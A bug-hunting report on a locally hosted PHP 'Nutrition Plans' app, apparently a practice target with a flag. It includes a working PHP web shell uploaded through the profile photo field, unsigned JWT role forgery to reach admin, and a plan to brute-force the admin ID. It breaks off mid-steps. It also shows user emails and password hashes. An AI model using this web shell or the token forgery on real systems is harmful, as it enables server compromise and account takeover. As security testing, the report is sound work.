



## Report a bug

Date: Sep 24th, 2024  
Project: Nutrition Plans  
Version 1.0

## Contact Information

Name	Title	Contact Information
Sondos Sayed	Bug Hunter	Email: <a href="mailto:sondosgaber98@gmail.com">sondosgaber98@gmail.com</a>

# Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

## Risk Factors

Risk is measured by two factors: Likelihood and Impact:

### Likelihood

difficulty of the attack, the available tools, attacker skill level, and client environment.

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the

### Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

# Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

## Internal Penetration Test Findings

2	1	2	1	0
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
<u>Penetration Test</u>		
001: RCE via file upload in <a href="https://localtest.me/nutirationPlans/nutirationPlans/signUp.php">https://localtest.me/nutirationPlans/nutirationPlans/signUp.php</a> via choose file field	Critical	Implement file type validation and virus scanning to protect against file upload vulnerabilities.
002: Exploiting JWT attack to ATO in <a href="https://localhost/nutiration-project/nutirationPl">https://localhost/nutiration-project/nutirationPl</a>	Critical	Implement signature verification and use secure algorithms to protect against JWT vulnerabilities.

Finding	Severity	Recommendation
003: Exploiting XSS via file upload functionality to reflected XSS vulnerability leading to cookies theft of a victim that open malicious link (ATO) in <a href="https://localhost:4433/nutirationPlans/nutirationPlans/signUp.php">https://localhost:4433/nutirationPlans/nutirationPlans/signUp.php</a> via choose file field	High	Sanitize and validate all user inputs in file upload functionality

004: Directory listing in <a href="https://localtest.me/nutirationPlans/nutirationPlans/profile.php">https://localtest.me/nutirationPlans/nutirationPlans/profile.php</a> via choose file field	<u>Moderate</u>	Disable directory listing on the server and validate file uploads to prevent unauthorized access through file selection fields.
005: Exploiting CSRF to steal account (ATO) in <a href="https://localhost/nutirationPlans/nutirationPlans/signup.php">https://localhost/nutirationPlans/nutirationPlans/signup.php</a> via update function	<u>Moderate</u>	Implement anti-CSRF tokens in forms to protect against CSRF attacks and prevent account takeover.
006: (self XSS) in <a href="http://localhost/nutirationPlans/nutirationPlans/#Plans">http://localhost/nutirationPlans/nutirationPlans/#Plans</a> via Plans section in the bottom of page in 'name field'	<u>low</u>	Implement input validation and output encoding in the 'input field' to prevent XSS vulnerabilities .


## Technical Findings

### 001: RCE via file upload (Critical)

Description:	This vulnerability allows attacker to upload and execute malicious files on a server from sign up page when user upload profile photo.
Risk:	<p>Likelihood: High –This attack enable attacker to unauthorized access, allowing attackers to execute arbitrary code and potentially access sensitive data. This can lead to data breaches, server compromise, and significant reputational damage for organizations.</p> <p>Impact: Very High – system compromise, data theft, malware deployment, and significant reputational damage to organizations.</p>
References:	<a href="#">Remote Code Execution (RCE)   Types, Examples &amp; Mitigation   Imperva</a>

## Evidence

- 1- When open <https://localtest.me/nutirationPlans/nutirationPlans/signup.php> click on choose fil field and upload file that named (profileRCE.php) that contain PHP code that access to the system:



```
uploads > profileRCE.php
1  <?php
2  echo "HELLO RCE!";
3  echo "<br>";
4  echo "<br>";
5  echo "<br>";
6  system($_GET["cmd"]);
7  echo "<br>";
8  echo "<br>";
9  echo "<br>";
10 echo "Command executed!";
11 ?>
12 
```

- 2- to check it : after sign up

1- open <https://localhost:4433/nutirationPlans/nutirationPlans/profile.php>

2- make a right click on image and

3- open image profile in new tap and set in link [?cmd=dir](#) to be:

[https://localtest.me/nutirationPlans/nutirationPlans/profile.php\[?cmd=dir\]\(https://localhost:4433/nutirationPlans/nutirationPlans/profile.php?cmd=dir\)](https://localtest.me/nutirationPlans/nutirationPlans/profile.php[?cmd=dir](https://localhost:4433/nutirationPlans/nutirationPlans/profile.php?cmd=dir))

code executed :



## Remediation

- make validate the type of files being uploaded to ensure that only allowed file types are accepted use both client-side and server-side validation.
- implement restrictions on file sizes to prevent excessively large files that could cause server issues or be used in attacks
- Sanitize file names to remove any potentially dangerous characters or patterns that could be used to


## 002: Exploiting JWT attack to ATO (Critical)

Description:	This vulnerability allows attacker to edit in JWT and steal account by editing in Payload section of JWT_token and set data of any user or admin without verifying signature
Risk:	Likelihood: High – This attack allows attackers to forge tokens, potentially granting unauthorized access to sensitive data and user accounts. Impact: Very High – Login as an admin
References:	<a href="#">JWT attacks   Web Security Academy</a>

**Evidence**

1- create account and login in site <https://localhost/nutiration-project/nutirationPlans/>


2- open <https://localhost/nutiration-project/nutirationPlans/admin.php> you will find you as a user



to get user cookie write in console  
write `document.cookie`

you will get :

```
'PHPSESSID=7lc7vhpsimcgfbjsm6g4tag7l6;  
jwt_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOjEyMzQ1Njc4OTAsImlkIjoiMTcyNzAxMTI0O  
DExMTE xMTExM TExMTZiMWMiL CJlbWFp bCI6Imhv emF5ZmFAZ21p Y WwuY 29tIiwicm9sZSI6InVzZXiiL CJp  
YXQiOjE1MTYyMzkwMjJ9.zsTtfn606cpjBEYbt0-t47HzUNIbtSVx6Jm6-dzz0Bs; d=dddd'-----
```




A screenshot of a browser's developer tools console. The URL bar shows "localhost/nutrition-project/nutrationPlans/admin.php". The console tab is selected. The output of `document.cookie` is displayed in red text:

```
> document.cookie
< 'PHPSESSID=7lc7vhpsimcgfbjsm6g4tag7l6; jwt_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOjEyMzQ1Njc4OTAsImlkIjoiMTcyNzAxMTI0O
AxMTI0ODExMTExMTExMTExMTZiMWMiLCJlbWFpbCI6ImhvemF5ZmFAZ21pYWwuY29tIiwicm9sZSI6InVzZXiiLCJpYXQiOjE1MTYyMzkwMjJ9.zsTtfn606cpjB
EYbt0-t47HzUNIbtSVx6Jm6-dzz0Bs; d=dddd'
```

now we have `jwt_token`:

```
jwt_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOjEyMzQ1Njc4OTAsImlkIjoiMTcyNzAxMTI0O
DExMTE xMTExM TExMTZiMWMiL CJlbWFp bCI6Imhv emF5ZmFAZ21p Y WwuY 29tIiwicm9sZSI6InVzZXiiL CJp
YXQiOjE1MTYyMzkwMjJ9.zsTtfn606cpjBEYbt0-t47HzUNIbtSVx6Jm6-dzz0Bs
```

copy it and open [JSON Web Tokens - jwt.io](#) and paste `jwt_token` there



The jwt.io interface is shown. On the left, under "Encoded", is the copied JWT string. On the right, under "Decoded", are the extracted fields:

**HEADER: ALGORITHM & TOKEN TYPE**

```
{  
  "typ": "JWT",  
  "alg": "HS256"  
}
```

**PAYOUT: DATA**

```
{  
  "sub": 1234567890,  
  "id": "1727011248111111111116b1c",  
  "email": "hozayfa@gmail.com",  
  "role": "User",  
  "iat": 1516239022  
}
```

**VERIFY SIGNATURE**

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  your-256-bit-secret
```

3- Will find that jwt consist of HEADER, PAYLOAD and SIGNATURE and find your data in payload section

now if want to take admin account try to change role from user to Admin and set new jwt\_token into browser

**Encoded**

PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1Q1LCJhbGciOiJIUzI1NiJ9eyJzdWIiOjEyMzQ1Njc4OTAsImlkIjoiMTcyNzAxMTI0ODExMTEzMTExMTEzMTEiMhjemF5ZmFAZ21pYWwuY29tIiwicm9sZSI6IkFkbWluIiwiWF0IjoxNTE2MjM5MDIyfQ.J6yV0I2RBZCBvnWrG7q04-KKigOPmq4eGotbXPChA
```

**Decoded**

EDIT THE PAYLOAD AND SECRET

<b>HEADER: ALGORITHM &amp; TOKEN TYPE</b>	
<pre>{   "typ": "JWT",   "alg": "HS256" }</pre>	
<b>PAYOUT: DATA</b>	
<pre>"sub": 1234567890, "id": "17270112481111111111116b1c", "email": "hozayfa@gmail.com", "role": "Admin", "iat": 1516239022</pre>	
<b>VERIFY SIGNATURE</b>	
<pre>HMACSHA256(   base64UrlEncode(header) + "." +   base64UrlEncode(payload),</pre>	


User User Usermm.

Elements Console Sources Network Performance Memory Application Security >>

top Filter

```
> document.cookie="jwt_token=eyJ0eXAiOiJKV1Q1LCJhbGciOiJIUzI1NiJ9eyJzdWIiOjEyMzQ1Njc4OTAsImlkIjoiMTcyNzAxMTI0ODExMTEzMTExMTEiMhjemF5ZmFAZ21pYWwuY29tIiwicm9sZSI6IkFkbWluIiwiWF0IjoxNTE2MjM5MDIyfQ.J6yV0I2RBZCBvnWrG7q04-KKigOPmq4eGotbXPChA"
< 'jwt_token=eyJ0eXAiOiJKV1Q1LCJhbGciOiJIUzI1NiJ9eyJzdWIiOjEyMzQ1Njc4OTAsImlkIjoiMTcyNzAxMTI0ODExMTEzMTExMTEiMhjemF5ZmFAZ21pYWwuY29tIiwicm9sZSI6IkFkbWluIiwiWF0IjoxNTE2MjM5MDIyfQ.J6yV0I2RBZCBvnWrG7q04-KKigOPmq4eGotbXPChA'
>
```

and when refresh in browser will find that new sentence appeared ..nice this not verification on signature



The screenshot shows a browser window with the URL `localhost/nutiration-project/nutirationPlans/admin.php`. The page content is mostly blacked out, but a red message at the top reads: "Try hard pro, U can do it. It's My Time To go: Wednesday 26 July 2023 12:34:50 (GMT)". Below the page content, the browser's developer tools are open, specifically the Console tab. A red error message is displayed: "Uncaught TypeError: Cannot read properties of null (reading 'addEventListener') at main.js:5:11". The rest of the console is empty.

Wednesday 26 July 2023 12:34:50 (GMT) is the time of creation account of admin ..

4- To see how id consist ..

1- create accounts and open database and analysis how id consist of and

2- open code also.. you will find that id consist of

1- time


2- fixed section of ones and

3- 4 characters hexadecimal string random

	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	<b>Id</b>	<b>fullname</b>	<b>username</b>	<b>uemail</b>	<b>upassword</b>
	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	16903748901111111111111aabb	Admin	Admin	koko@koko koko	12345
	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	16912388901111111111111ccdd	testHammoddas	ha	hammod.syriad20021@gmail.com	\$2y\$10\$5lj66S6196CodQn6Ky4tWu51AWmp8f
	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	16921028901111111111111eeff	test	test	hammod@gmail.com	\$2y\$10\$O2zlJf23OC99v8y2mcyVuD673tSjtPnI
	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	1692966890111111111111110011	hammod123	ddss	hammod.syria2s0012525@gmail.com	\$2y\$10\$xwBNqlj0sIFRaJ0aOqVybduCQuqrMky
	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	1693830890111111111111112233	Last test	Hammod	hammod.syria000@gmail.com	\$2y\$10\$pTciGIK0aqGCF8Rflvo1nO4ta/CQG5S
	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	1694694890111111111111114455	3trbb_hammod	3trbii_5	3trbii56@gmail.com	\$2y\$10\$eb1sN5DU2RgwdA3DgD7qFOhWAXcf
	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	169555889011111111111116677	&lt;h>Mohamed</h>	HammodNew1	hammod.syria200001@gmail.com	\$2y\$10\$xeZVZ9ypVcfGJX73RAbeWuRqKpd9V
	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	169642289011111111111118899	ahmed	3arbawii	3arbawii@gmail.com	\$2y\$10\$QqvMNOjFEhjfpl3KDFwSKeUqteRPca
	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	16972868901111111111111aabb	new new	hammod10	hammod@gmail.com	\$2y\$10\$CH66l0Z0FY9wkFLF1S/n50FHtzYGM
	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	1727011101111111111113588	abdullah	abdullah	abdullah@gmail.com	\$2y\$10\$yV/PB9hXe3X1mFZWLFBEeMaqMd3
	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	1727011248111111111116b1c	hozayfa	hozayfa	hozayfa@gmai.com	\$2y\$10\$6nrqThhhv1cJUUcULVHYOUeg0cxPr
	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	172703611711111111111a954	amina	amina	amina@gmail.com	\$2y\$10\$moPCyeBPOamTv/oWNTgt9e5KEuUJ
	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	1727187453111111111116974	abdualrahman	abdualrahman	abdualrahman@gmail.com	\$2y\$10\$saE24WLkj5GsV8nYNIRkr7B9jBilpu1

date of admin account is Wednesday 26 July 2023 12:34:50 (GMT)

5- convert it into time stamp in [Epoch Converter - Unix Timestamp Converter](#)



The screenshot shows a date and time input form. The fields are labeled Yr, Mon, Day, Hr, Min, and Sec. The values entered are 2023, 7, 26, 12, 34, and 50 respectively. A dropdown menu next to Sec is set to 'GMT'. Below the form, the results are displayed:

- Epoch timestamp:** 1690374890
- Timestamp in milliseconds:** 1690374890000
- Date and time (GMT):** Wednesday, July 26, 2023 12:34:50 PM
- Date and time (your time zone):** Wednesday, July 26, 2023 3:34:50 PM GMT+03:00

5- now have the time of admin id :1690374890 , fixed section of ones :11111111111111 and missed only last 4 digits

####

id of admin like :169037489011111111111111####

To guess last 4 digits of id #### :

write python script that try all possibilities of 4 characters hexadecimal string random to make id is admin id ..

how to know that admin id is correct and the admin page opened ?

when response catch Flag{U\_R\_A\_7acker,\_So\_Could\_U\_Find\_A\_Wife\_For\_Me}

so script will stop trying and return 4 digits that are valid

to make a python script :

1- open burp suit and

2- go to extensions and

3- install (copy as python request extension)

Burp Project Intruder Repeater View Help Burp Suite Community Edition v2024.7.6 - Temporary Project

Dashboard Target Proxy Intruder Collaborator Repeater Sequencer Decoder Comparer Logger Organizer **Extensions** Learn JWT Editor

Total estimated system impact: Low

### App Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Popularity	Last updated	System imp...	Detail
Burpelfish		25 Feb 2022	Low			
Burp-hash		28 Aug 2015	Low		Requires Bur...	
BurpSmartBuster		22 Jan 2018	Low			
Burptrast, Contrast S...		03 Aug 2023	Medium			
Bypass WAF		29 Mar 2017	Low			
Carbonator		23 Jan 2017	Low		Requires Bur...	
Change Menu Level		15 Jan 2024	Low			
Clipboard Repeater		11 Feb 2021	Low			
Cloud Storage Tester		25 Feb 2022	Medium		Requires Bur...	
CMS Scanner		03 Oct 2017	Low		Requires Bur...	
CO2		11 Mar 2024	Low			
Code Dx		06 Jun 2018	Low		Requires Bur...	
Collabfiltrator		21 Feb 2022	Low		Requires Bur...	
Collaborator Everyw...		09 Jan 2023	Low		Requires Bur...	
Command Injection ...		27 Jun 2018	Medium			
Commentator		10 Feb 2022	Low			
Conditional Match a...		12 Sep 2023	Low			
Content Type Conve...		23 Jan 2017	Low			
Cookie Decrypter		12 Jul 2019	Low		Requires Bur...	
Cookie Monster		23 May 2024	Low			
Copy as FFUf Comm...		12 Jun 2024	Low			
Copy As Go Request		19 Mar 2024	Low			
Copy as Node Request		20 Apr 2021	Low			
Copy as PowerShell ...		25 Nov 2021	Low			
<b>Copy As Python-Req...</b>		04 Apr 2024	Low			
Copy Request Respo...		11 Mar 2024	Low			

**Copy As Python-Requests**

This extension copies selected request(s) as Python-Requests invocations.

Estimated system impact

Overall: Low

Memory	CPU	Time	Scanner

Author: Andras Veres-Szentkiralyi  
Version: 0.2.5  
Source: <https://github.com/portswigger/copy-as-python-requests>  
Updated: 04 Apr 2024

Rating: Submit rating

Popularity:

Reinstall

then

- 1- go to proxy and intercept on
  - 2- open admin.php page and receive request and send it to repeater and intercept off
  - 3- in the repeater make right click in request and choose as in below image

